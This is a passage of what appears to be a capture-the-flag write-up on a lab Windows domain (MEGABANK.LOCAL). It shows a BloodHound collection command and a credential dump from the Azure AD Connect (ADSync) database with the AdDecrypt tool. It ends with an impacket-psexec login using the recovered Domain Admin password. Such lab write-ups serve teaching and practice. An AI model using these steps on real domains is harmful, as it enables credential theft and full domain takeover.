
i found some interesting Azure directory and files, then i’ll check the Group membership of current mhope user

i found that user mhope is the member of Azure Admins
Release the Hounds: Bloodhound
If i am working on AD, and i have valid creds i’ll run bloodhound for sure, to make it simple and avoid transferring any files and data, i’ll prefer to use bloodhound-python
bloodhound-python -c all -u 'mhope' -p '4n0therD4y@n0th3r$' -d MEGABANK.LOCAL -ns 10.10.10.172
start neo4j database using sudo neo4j start then start bloodhound, login into it and upload the data, but nothing useful
while enumerating the SMB shares i found the azure_uploads share, also the user AAD_987d7f2f57d2, mhope is member of Domain Admins so i thought it is related to some Azure AD, after searching many hours i found that we can actually dump Administrator Credentials from the ADSync service. ref this blog to know how it done, first download the https://github.com/VbScrub/AdSyncDecrypt/releases and upload both AdDecrypt.exe and mcrypt.dll to target machine


as per the instruction in blog,

i understood that i need to run this exe from the C:\Program Files\Microsoft Azure AD Sync\Bin

to resolve this issue i need to specify the -FullSQL flag
[https://vbscrub.video.blog/2020/01/14/azure-ad-connect-database-exploit-priv-esc/]

again running the exe i got the Domain Admin credentials, what now! PsExec…!

impacket-psexec megabank.local/administrator:'d0m@in4dminyeah!'@10.10.10.172